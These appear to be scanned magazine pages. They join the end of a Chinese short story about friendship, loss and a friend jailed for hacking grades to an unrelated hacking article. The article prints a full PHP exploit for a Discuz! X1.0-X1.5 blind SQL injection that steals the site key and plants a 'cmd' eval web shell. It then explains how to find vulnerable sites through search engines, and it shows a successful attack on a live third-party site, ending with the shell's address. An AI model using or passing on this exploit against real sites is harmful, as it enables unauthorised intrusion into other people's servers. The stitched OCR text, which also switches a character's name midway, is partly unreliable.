在高三毕业后大家都还在等待公布成绩的那段时间里，我们班里办了个同学聚会，那天大家把高三时一直压抑的心情都发泄了出来，有人唱歌，有人喝酒，有人吹牛……我和狗蛋就坐在吧台边喝着酒边扯着闲篇，而苏小妆就坐在我们旁边拿着手机玩游戏。后来有些醉意的许佳走到我面前，说要告诉我一件事，于是就凑到我耳边，轻轻地说：“做我男朋友吧！”还没等我反应过来就在我脸上亲了一口，我的心脏立马“突突突”的跳个不停，慌乱中我看到狗蛋愣住了，苏小妆愣住了，全班同学都愣住了……在短暂的沉默后，紧接着爆发了起哄的欢呼声，我在大家的欢呼声中开心的笑了，可是在我转身看向狗蛋与苏小妆时却发现他俩仍愣在那里……

我知道，狗蛋一直暗恋许佳，但我依然做了许佳的男朋友，对于这样一个美女我不知道该如何拒绝。狗蛋并没有因此而跟我生气，他只是不在跟我谈论关于许佳的事情了。

暑假中我经常跟许佳在一起，狗蛋则在家里钻研他的黑客技术，而苏小妆，自从那天聚会过后我就告诉她，不许再天天跟着我了，毕竟我们中间多了一个许佳，所以每次她到我家找我出去玩时我都会推脱说我有事要忙，然后她一脸沮丧地回家玩起了CF。

三

很快，我们上大学了，苏小妆跟狗蛋报了同一个学校，而我跟许佳在同一个学校，我们这两所学校相邻，所以我经常去找狗蛋。

狗蛋依旧在研究黑客技术，不得不说他很有天赋，很多杂志上都刊登过他的技术性文章，并不像我一样在黑客杂志上写一些与黑客稍微沾边的小说。

我从没有去找过苏小妆，有时我去找狗蛋时会遇见她，她依然是那个长发飘飘，总是舔着冰淇淋的女生，但每次遇见了都不知道该说些什么，感觉陌生了好多。

开学后，许佳就进了学生会，每天都很忙碌，我给她打电话她都说很忙就匆匆挂掉。后来，她跟学生会主席好上了，在学生会的职位也一升再升。

对于许佳的离开我并没有太多的悲伤，只是找狗蛋在外面喝了好长时间的酒。席间，稍有醉意的狗蛋对我说："苏小妆有男朋友了。"我没理他，继续喝我的酒。

之后的日子里我也开始忙碌起来，球赛一场接着一场，我也渐渐从许佳的阴影中走了出来。只有在球场上踢球时，我才可以忘掉所有的烦恼，只想着要打败对方。带球、过人、射门，在足球的世界里的我才是真正的我。

狗蛋时不时的会拿着稿费来学校找我喝酒。每次喝酒他都会告诉我关于苏小妆的一些事情，我从来没有搭过话，只是喝酒，然后跟他吹牛，告诉他我今天进了多少个球，他告诉我自己又发现了什么漏洞……

狗蛋很少去上课，总是躲在宿舍里研究黑客技术。我说狗蛋你也应该去听听课，要不然非得挂科。于是他去上课了，可是从来没有带课本去，带着的只是他的黑客杂志。

我说："狗蛋你这样上课怎么行？会挂科的，挂的多了就退学了。"狗蛋嘿嘿笑着说："没事，我准能过。"这小子，没有课本，没有笔记，甚至没有听课，但他却一直有一颗不挂科的心……

最后，到年终考试了，狗蛋竟然真的没有挂科，这让我又惊讶又佩服。

后来我听说许佳当上了学生会主席，整天一副唯我独尊的样子，骄傲的简直不可一世。学生会的小男生经常在她后面跟着，大家都猜测她要跟大一的好上了。可是有一个秋日的晚上，我在校门口见到她坐到了一个宝马车里，刚一上车，开车的那个五十岁老男人就迫不及待地在她脸上亲了一口。我心里一阵恶心，就看着她一脸得意的坐着车走了。

其实那段日子很是惬意，没有烦恼，没有需要牵挂的人，日子如果一直这么持续下去该多好。可是，世事难料，我只能这么说。

那天是一个星期天的傍晚，我们刚刚开始一场比赛。正在赛场上尽情奔跑的我看到一个犹如大黑熊的不明生物向我扑来，还没等我反应过来，他就一把抓住我，拉着我往外跑，边跑边对我吼："快跟我走，苏小妆出车祸了！"那吼声中充满了焦急与惶恐，直到今天我还记忆犹新。

四

苏小妆出车祸了，就倒在我们两个学校之间的路上。是一个酒后驾驶的富二代撞到了正走在斑马线上的她，在救护车赶到时就已经停止了呼吸。苏小妆的父母赶到了现场，哭得撕心裂肺，狗蛋在旁边不住的劝慰而我则呆呆的站在那里，泪水模糊了视线……

那一刻，我清楚的感觉到心里无比的痛，我无法接受那个我从小就想甩掉的小尾巴就这么走了。尽管我们已经很长时间没联系了，但就如同一匹狼、一只狐狸或者一条狗，虽然很少关心自己的尾巴，可一旦有一天尾巴受伤了，那也是钻心的痛。

那晚，酒店里又出现了我和狗蛋的身影，狗蛋边哭边对我说"子枫，你知道苏小妆为什么会在那条路上出事吗？"还没等我回答，他接着说："因为她要去你们学校看你的足球比赛！"

狗蛋，看着愣在一旁的我，拿下我的酒杯，接着说："在高中的时候，你的每场球赛他都会去看，到了大学，她也都会去看。她总对我说，她喜欢看在足球场上一脸王者霸气的你。她也经常对我说，你从来没有注意到坐在人群里的她。子枫，难道你不知道吗？苏小妆其实从小就喜欢上你了，只是她不好意思告诉你也不让我说。从小到大，她的心里只有你，那次你跟许佳好上了，她哭了好久。知道高考成绩后，她本来想跟你报同一个学校，可是每次她去你家找你你都说很忙，于是她一气之下就跟我报了同一个学校，虽然咱们俩学校离得挺近，但也不用天天见到你跟许佳做伴了。她本来以为你会经常来找她，可是你从来没有，你以为你来找我时经常会遇到她这都是偶然吗？其实是她让我每次都用短信通知她你来了。她只有一个目的，就是想跟你说说话。后来听说你跟许佳分手了，她又高兴又难过，她高兴的是你们分手了，难过是因为你那一阵子挺消沉的，所以她让我经

常请你去吃饭，这样也可以陪你散散心。是她让我告诉你，她有男朋友了，其实她并没有，这只不过是想看看你有什么反应，可是你那天却没有任何反应，你那样的了冷漠让我都心寒，说真的，有时候我真想揍你一顿。现在，苏小牧不在了，可是我想替她问问你，你心里到底有没有她。”

我没有理狗蛋，拿起酒瓶，一饮而尽。我的脑海里全是坐在我车子后面舔着冰淇淋哼着歌的苏小牧……

其实，当我看到躺在地上的苏小牧时，我就知道原来我早就喜欢上了这个小尾巴，只是一直不敢承认。我总告诉自己那种感觉只是友情，无关爱情，可是到头来却是既欺骗了自己也伤害了她。

五

那次是我和狗蛋最后一次在学校喝酒，因为从那过后没几天，狗蛋就被带到了公安局。他入侵了他们学校的教务系统，更改了他的成绩，这就解释了为什么他不用功学习却从不挂科。如果只是单纯的更改自己的成绩那还没什么，重要的是他还帮助其他同学更改成绩从而获取利益。因为这样，他就被抓了起来，判了刑，进了监狱……

狗蛋的父母来学校收拾他的东西时我也去帮忙，我们在他的宿舍里看到了一本本书角卷起黑客杂志和一本本崭新崭新的课本。那天，他的父母一声不吭地带走了他在大学所留下的最后的东西。

后来的日子里，我习惯了踢球的时候看看场外的观众席，习惯了去买狗蛋总是看的那种黑客杂志，只是希望能看到坐在场边的苏小牧，只是希望狗蛋出来时能看到这几年错过的杂志。

我经常会梦到长发飘飘的苏小牧和一脸横肉的狗蛋，每当梦到就会贪婪的不想醒来。如果时光可以倒转该多好，如果许佳没有出现，而我也没有接受那份原本就不属于我的爱情，那么这一切的一切，也许这就不会再发生，也许苏小牧还会坐在我的单车上边舔着冰淇淋边哼着歌，我和狗蛋还会边骑着车边吹着牛……

Discuz! X1.0-X1.5盲注漏洞&Get Shell Exp

txcbg

在刚过完今年六一儿童节的6月2日，有人公布了一个重量级的漏洞：Discuz! X1.0-X1.5的盲注漏洞，而且有牛人公布了一个直接Get Shell的EXP，利用此EXP可以直接获得Shell，连进后台上传什么的都省了。关于这个漏洞的详细分析暂时没有找到，只知道是notify_credit.php出现了盲注漏洞，受影响的版本为Discuz! X1.0-X1.5，漏洞的发现者是toby57，Alibaba对EXP进行了后续修改并添加了Get Shell代码，我用的就是Alibaba修改过的Exp，完整代码如下：

```
<?php
print_r('
+---------------------------------------+
Discuz! X1-1.5 notify_credit.php Blind SQL injection exploit by toby57    2010.11.05
mail: toby57 at 163 dot com
team: http://www.wolvez.org'
说明:alibaba把后续getshell代码添加了下去
+---------------------------------------+
');
if ($argc < 2) {
    print_r('
+---------------------------------------+
Usage: php '.$argv[0].' url [pre]
Example:
php '.$argv[0].' http://localhost/
php '.$argv[0].' http://localhost/ xss_
+---------------------------------------+
');
    exit;
}
error_reporting(7);
ini_set('max_execution_time', 0);
$url = $argv[1];
$pre = $argv[2]?$argv[2]:'pre_';
$target = parse_url($url);
extract($target);
$path1 = $path . '/api/trade/notify_credit.php';
$hash = array();
$hash = array_merge($hash, range(48, 57));
$hash = array_merge($hash, range(97, 102));

$tmp_expstr = "'";
$res = send();
if(strpos($res,'SQL syntax')==false){var_dump($res);die('Oooops.I can NOT hack it.');}
preg_match('/FROM\s([a-zA-Z_]+)forum_order/',$res,$match);
if($match[1])$pre = $match[1];
$tmp_expstr = "' UNION ALL SELECT 0,1,0,0,0,0,0,0,0,0 FROM {$pre}common_setting WHERE ''='";
$res = send();
if(strpos($res,"doesn't exist")!==false){
    echo "Table_pre is WRONG!\nReady to Crack It.Please Waiting..\n";
    for($i = 1;$i<20;$i++){
        $tmp_expstr = "' UNION ALL SELECT 0,1,0,0,0,0,0,0,0,0 FROM information_schema.columns WHERE table_schema=database() AND table_name LIKE '%forum_post_tableid%' AND LENGTH(REPLACE(table_name,'forum_post_tableid',''))=$i AND ''='";
        $res = send();

        if(strpos($res,'SQL syntax')!==false){

        $pre = '';
        $hash2 = array();
        $hash2 = array_merge($hash2, range(48, 57));
        $hash2 = array_merge($hash2, range(97, 122));
        $hash2[] = 95;
        for($j = 1;$j <= $i; $j++){
        for ($k = 0; $k <= 255; $k++) {
        if(in_array($k, $hash2)) {
        $char = dechex($k);
        $tmp_expstr = "' UNION ALL SELECT 0,1,0,0,0,0,0,0,0,0 FROM information_schema.columns WHERE table_schema=database() AND table_name LIKE '%forum_post_tableid%' AND MID(REPLACE(table_name,'forum_post_tableid',''),$j,1)=0x{$char} AND ''='";
        $res = send();
        if(strpos($res,'SQL syntax')!==false){
            echo chr($k);
```

```
            $pre .= chr($k);break;
        }
        }
        }
        }
          if(strlen($pre)){echo "\nCracked...Table_
Pre:".$pre."\n";break;}else{die('GET Table_pre
Failed..');};
        }   }   };
    echo "Please Waiting....\n";
    $sitekey = '';
    for($i = 1;$i <= 32; $i++){
      for ($k = 0; $k <= 255; $k++) {
        if(in_array($k, $hash)) {
        $char = dechex($k);
    $tmp_expstr = "' UNION ALL SELECT
0,1,0,0,0,0,0,0,0,0 FROM {$pre}common_set-
ting WHERE skey=0x6D795F736974656B6579 AND
MID(svalue,{$i},1)=0x{$char} AND ''='";
    $res = send();
    if(strpos($res,'SQL syntax')!==false){
            echo chr($k);
            $sitekey .= chr($k);break;
    }}}}
    /*
    By: alibaba

    修改与添加了一些代码，如果成功就能得到shell

    一句话秘密是 : cmd

    */
    if(strlen($sitekey)!=32)
    {
       echo "\nmy_sitekey not found. try blank my_
sitekey\n";
    }
    else echo "\nmy_sitekey:{$sitekey}\n";

    echo "\nUploading Shell...";
    $module = 'video';
    $method = 'authauth';
    $params = 'a:3:{i:0;i:1;i:1;s:36:"PD9waHAgZXZhb
CgkX1BPU1RbY21kXSk7Pz4=";i:2;s:3:"php";}';
    $sign = md5($module . '|' . $method . '|' .
$params . '|' . $sitekey);
    $data = "module=$module&method=$method&params=$
params&sign=$sign";
    $path2 = $path . "/api/manyou/my.php";
    POST($host,80,$path2,$data,30);

    echo "\nGetting Shell Location...\n";
    $file = '';
    for($i = 1;$i <= 32; $i++){
       for ($k = 0; $k <= 255; $k++) {
            if(in_array($k, $hash)) {
                 $char = dechex($k);
                 $tmp_expstr = "' UNION
ALL SELECT 0,1,0,0,0,0,0,0,0,0 FROM {$pre}common_
member_field_home WHERE uid=1 AND MID(videophoto,{$
i},1)=0x{$char} AND ''='";
                 $res = send();
                 if(strpos($res,'SQL
syntax')!==false){
                       echo chr($k);
                       $file .=
chr($k);break;
                 }
            }
       }
    }
    echo "\nShell: $host$path/data/avatar/".
substr($file,0,1) . "/" . substr($file,1,1) .
"/$file.php";
    exit;

    function sign($exp_str){
        return md5("attach=tenpay&mch_vno={$exp_
str}&retcode=0&key=");
    }
    function send(){
       global $host, $path1, $tmp_expstr;

        $expdata = "attach=tenpay&retcode=0&trade_
no=%2527&mch_vno=".urlencode(urlencode($tmp_
expstr))."&sign=".sign($tmp_expstr);
       return POST($host,80,$path1,$expdata,30);
    }

    function POST($host,$port,$path,$data,$timeout,
$cookie='') {
       $buffer='';

       $fp = fsockopen($host,$port,$errno,$errstr,
$timeout);
         if(!$fp) die($host.'/'.$path.' :
```

```
 $errstr $errno);
        else {
            fputs($fp, "POST $path HTTP/1.0\r\n");
            fputs($fp, "Host: $host\r\n");
            fputs($fp, "Content-type: application/x-www-form-urlencoded\r\n");
                fputs($fp, "Content-length: ".strlen($data)."\r\n");
                fputs($fp, "Connection: close\r\n\r\n");

            fputs($fp, $data."\r\n\r\n");

                while(!feof($fp))
                {
                        $buffer .= fgets($fp,4096);
                }

                fclose($fp);
        }
        return $buffer;
    }
    ?>
```

通过Exp代码中的“Discuz! X1-1.5 notify_credit.php Blind SQL injection exploit by toby57 2010.11.05”一句可以知道这个漏洞早就被发现了，而且不会晚于2010.11.05，只是没有大范围流传而已。不过还是感谢toby57把漏洞公布出来，让我等小菜也可以玩一下。

把Get Shell的Exp的代码保存为exp.php备用。由于Exp是用Php编写的，因此需要一个支持Php的环境，我用的是AppServ PHP套件中的Php。Php的安装目录是C:\AppServ\php5\，把exp.php复制到C:\AppServ\php5\目录下。Win+R调出运行，输入cmd后回车，打开命令提示符，依次输入cd\，cd C:\AppServ\php5\后回车，切换到C:\AppServ\php5\目录下。输入php exp.php就可以看到Exp的使用说明了，如图1。




图1

可以看到Exp的利用格式为php exp.php url [pre]，也就是php exp.php 存在漏洞网站的地址 安装Discuz! X1.0-X1.5时的表前缀（默认的情况下可省略）。下面来找几个网站看Exp好用不，由于我能下载到的Discuz! X1.5的源码是20110428更新过的，已经修补了这个漏洞，所以不能在虚拟机里给大家搭建漏洞测试环境进行本机测试了，只能去网上找可能存在这个漏洞的网站来做演示了。由于漏洞影响的版本是Discuz! X1.0-X1.5，所以通过搜索引擎搜索“Powered by Discuz! X1.0”、“Powered by Discuz! X1.5”等可以找到可能存在这个漏洞的网站。但我不这样搜索，稍微修改变通下，比如我搜索“Powered by Discuz! X1.5 旅游”，也就是后面加了一个限制性的关键词，因为比如你用google搜索，不管你用什么关键词进行搜索，顶破天最多只能看到前1000项搜索结果，而采用Discuz! X1.0-X1.5的网站却至少有几十万个，只搜索“Powered by Discuz! X1.5”能看到的搜索结果太少；再就是漏洞已经公布好几天，有不少人在用这个漏洞拿shell，“Powered by Discuz! X1.5”是最大众的搜索关键词，不知道已经被多少人搜索过了，搜索结果中的网站也被人用Exp打N遍了，能拿下的站很有可能早被人拿下了，而我要做的是尽量不拿别人已经拿过shell的站的shell，所以我换个关键词，避开搜索的大部队。

通过搜索我找到了一个存在漏洞的网站http://www.xxxg.com.cn（为避免泄露具体的网站地址，我用xxx代替了网站域名的前三位），输入php exp.php http://www.xxxg.com.cn/，回车后就开始一位一位猜my_sitekey（图2），




图2




图3

由于是盲注，猜的可能比较慢，my_sitekey共有32位，猜完后提示“Uploading Shell... Getting Shell Location...”，也就是开始上传shell，然后一位一位的猜shell地址中的一部分，如图3。Exp运行完的结果如图4，直接给出了上传后shell的地址：www.xxxg.com.cn//data/avatar/c/e/cebdd792bb0c90861553069867c6986f.php。

